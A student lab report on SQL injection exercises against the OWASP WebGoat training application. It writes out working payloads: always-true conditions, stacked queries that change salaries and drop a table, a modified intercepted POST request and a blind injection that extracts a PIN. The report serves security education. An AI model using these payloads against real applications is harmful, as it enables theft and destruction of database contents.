

# Lab 3

Venkata Diwakar Reddy Kashireddy

**Abstract**—This report explores various forms of SQL injection and the methods to execute them. SQL injection is a method where attackers exploit vulnerabilities in a web application's database by inserting malicious code into a database query.

## I. INTRODUCTION

IN this lab, we completed a few tasks and an additional task for bonus points. We studied SQL injection and executed it on WebGoat 8.2.2 and WebGoat 7.1.

## II. TOOLS

- KVM (Kernel-based Virtual Machine): It is a full virtualization solution for Linux. [1]
- WebGoat: A deliberately insecure web application maintained by OWASP designed for teaching web application security concepts. [2]
- Overleaf: It is a collaborative cloud-based LaTeX editor that helps to create documents easily by providing standard formats. [3]
- GitHub: GitHub is an Internet hosting service for software development and version control using Git. [4]
- Red: – IU Research Desktop (RED) is a virtual desktop service for users with accounts on the Carbonate research supercomputer at IU. [5]
- ZAP: OWASP ZAP (Zed Attack Proxy) is an open-source web application security scanner. It is used by those new to application security and professional penetration testers. [6]
- Firefox DevTools: Firefox Developer Tools is a set of web developer tools built into Firefox. It can be accessed to inspect the webpage. [7]

## III. SQL INJECTION

SQL, standardized by ANSI in 1986 and ISO in 1987, is a programming language for managing and operating relational databases. SQL has three main categories: Data Manipulation Language (DML) - This deals with data changes. For instance, to get an employee's department, we used: `SELECT department FROM employees WHERE first name='Bob';` Data Definition Language (DDL) - It's for defining database




Fig. 1. Performing Data Manipulation Operation.

structure and schema modifications. To add a phone field to the employee table, we used: `ALTER TABLE employees ADD phone varchar(20);` Data Control Language (DCL) - This controls database logic. To provide table access rights to a user,




Fig. 2. Performing SQL injection

we executed: `GRANT all ON grant rights TO unauthorized user;`

SQL injection is a technique that allows attackers to breach a web application's database by inserting malicious code into a database query. If successful, they can read and alter the database, carry out administrative tasks, and even execute commands on the system. In the lab, I performed many SQL injections. To extract all entries from the 'users' table, I compiled a query by selecting the options (Smith', or '1=1'). This resulted in the SQL command: `"select * from user data where first name='John' and last name='Smith' or '1'='1'"`. To modify John Smith's salary, I inputted the employee name and used the authentication TAN as "Smith" followed by `""; UPDATE employees SET salary=10000 WHERE first name='John'";` This input effectively combined a new SQL statement, resulting in an update to John Smith's salary. To delete the 'access log' table, I combined commands to remove the table from the database. This was completed by passing the input as `""; DROP TABLE access log;"`.




Fig. 3. Dropped table.

## IV. WEBGOAT 7.1 INSTALLATION

The WebGoat 8 version in Lab 1 is a newer iteration of WebGoat, still in its developmental phase. We'll install WebGoat 7.1, a more reliable version using Docker.




Fig. 4. Installation of WebGoat 7.1 using Docker.

## V. INJECTION FLAWS

SQL injection attacks pose a severe threat to any database-driven site. These attack techniques are simple to understand and can damage and breach the system. It is always good practice to sanitize all input data.

1. Numeric Data Injections: It is similar to common SQL injections except it is conducted against numeric URL parameters. In the lab, we utilized ZAP for this numeric injection. By

altering the request to include `1=1`, we made the SQL query always valid. As a result, the weather data for all cities was fetched.

```
Method: POST
Header: Text
Body: Text
POST http://127.0.0.1:8080/WebGoat/attack?Screen=018291446mer
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:104.0)
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 22
Origin: https://127.0.0.1:8080
station=101 or 1=1 <SUBMIT=Go!>
```

Fig. 5. Modifying an intercepted request using ZAP.

```
SELECT * FROM weather_data WHERE station = 102 or 1=1
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90

Fig. 6. Data of all the cities.

2. String SQL Injection: SQL injection is a code injection technique that attackers use to insert or "inject" malicious SQL code into an input field. In the lab, the task was to extract all credit card information from the table using string SQL injection. I passed a name followed with a condition that's always true: "Smith" or '1'='1'. This modified the query into: "select \* from user data where last name='Smith' or '1'='1';".

General Goals:

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

\* Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.

Enter your last name:  [GO]

```
SELECT * FROM user_data WHERE last_name = 'COT' OR '1'='1'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIES	LOGIN_COUNT
101	Joe	Stowe	987654321	VISA	0	0
101	Joe	Stowe	2234567890123	MC	0	0
102	John	Smith	2435678901234	MC	0	0
102	John	Smith	4321098765432	AMEX	0	0
103	Jane	Phone	123456789	MC	0	0
103	Jane	Phone	32109876543	AMEX	0	0
10312	Jerry	Herndley	176890769	MC	0	0
10312	Jerry	Herndley	35350003333	AMEX	0	0
10328	Drumguy	youarethefirstone	678934567	MC	0	0
10332	Drumguy	youarethefirstone	23412002333	AMEX	0	0
15003	Peter	Stard	123409789	MC	0	0
15003	Peter	Stard	24089454323	AMEX	0	0
15013	Joseph	Something	33043453333	AMEX	0	0

Fig. 7. Retrieved the details of all credit cards.

3. SQL Injection (Stage 1 and Stage 3): To login as Neville, I modified the HTML code using developer tools to increase the password length and selected the name "Neville Bartholomew" with the password input passed with ' or '1'='1. This allowed me to login without knowing the admin's password.

\* You have completed Stage 1: String SQL injection.  
Welcome to Stage 2: Parameterized Query #1

Goat Hills Financial  
Human Resources

Welcome Back Neville - Goat Listing Page

Select from the list below

Larry Stouge (employee)	SearchGoat
Plus Stouge (manager)	ViewProfile
Curly Stouge (employee)	CreateProfile
Eric Walker (employee)	DeleteProfile
Tom Cat (employee)	Logout
Jerry Mouse (hr)	
David Diambi (manager)	
Bruce McDevine (employee)	
Sean Livingston (employee)	
Joanne McDevine (hr)	
John Wayne (admin)	

Fig. 8. Stage 1. Logging in as Neville.

For stage three, I used a similar method to sign in as Larry. After gaining access, I requested to view the profile. This request was edited in ZAP by adding "1=1" to retrieve every profile. Although the response included all profiles, only the initial one was shown on the webpage. So, by adjusting the request to sort by descending salary, Neville's (the admin)

\* You have completed Stage 3: Numeric SQL Injection.  
Welcome to Stage 4: Parameterized Query #2

Goat Hills Financial  
Human Resources

Welcome Back Larry

First Name: Neville	Last Name: Bartholomew
Street: 1 Corporate Headquarters	City/State: San Jose, CA
Phone: 408-987-0024	Start Date: 3012000
SSN: 111-111-1111	Salary: 450000
Credit Card: 4803389267684109	Credit Card Limit: 300000
Comments: Manager	112
Disciplinary: Disciplinary	112005
Explanation: Action Dates:	Logout

Fig. 9. Stage 3. Viewing other profile information.

profile became visible on the site.

4. Database Backdoors: In the lab, we executed more than a statement using SQL injection. As, the task was to update the salary, when passing the ID, I passed the ID followed by an update state to update the salary of the employee. Statement: 101; update employee set salary=200000 where userid=101;

\* You have succeeded in exploiting the vulnerable query and created another SQL statement. Now move to stage 2 to learn how to create a backdoor or a DB worm

User ID:

select userid, password, ssn, salary, email from employee where userid=101; update employee set salary = 200000 where userid = 101;

[Submit]

User ID	Password	SSN	Salary	E-Mail
101	larry	386-09-5451	200000	larry@stouges.com

Fig. 10. Performing Database Backdoors to update salary.

## VI. BLIND NUMERIC SQL INJECTION (BONUS TASK)

In the task, we have injection SQL statements, to ask the database if the entry is valid or invalid. By performing this multiple times, we were able to find the value of the pin from the pins table. Statement: 101 and ((select pin from pins where cc\_number='1111222233334444') = 2364);.

Congratulations, You have successfully completed this lesson.

The form below allows a user to enter an account number and determine if it is valid or not. Use this form to develop a true / false test check other entries in the database.

The goal is to find the value of the first pin in table pins for the row with the cc\_number of 1111222233334444. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number:  [Go]

Fig. 11. Performed Blind SQL Injections to retrieve pin.

## VII. CONCLUSION

SQL injection attacks pose a significant risk to databases and websites. The techniques or the attacks are easy to learn. The attacks have the potential to compromise the whole database. These can be easily prevented with little common sense and are easy to implement.

## REFERENCES

- [1] KVM  
<https://www.linux-kvm.org/page/MainPage..>
- [2] WebGoat  
[https://owasp.org/www-project-webgoat/..](https://owasp.org/www-project-webgoat/)
- [3] OverLeaf  
[https://www.overleaf.com/.](https://www.overleaf.com/)
- [4] Github  
<https://en.wikipedia.org/wiki/GitHub>.
- [5] RED  
<https://kb.iu.edu/d/apum>.
- [6] OWASP ZAP  
<https://www.zaproxy.org/>
- [7] Firefox DevTools  
<https://firefox-source-docs.mozilla.org/devtools-user/>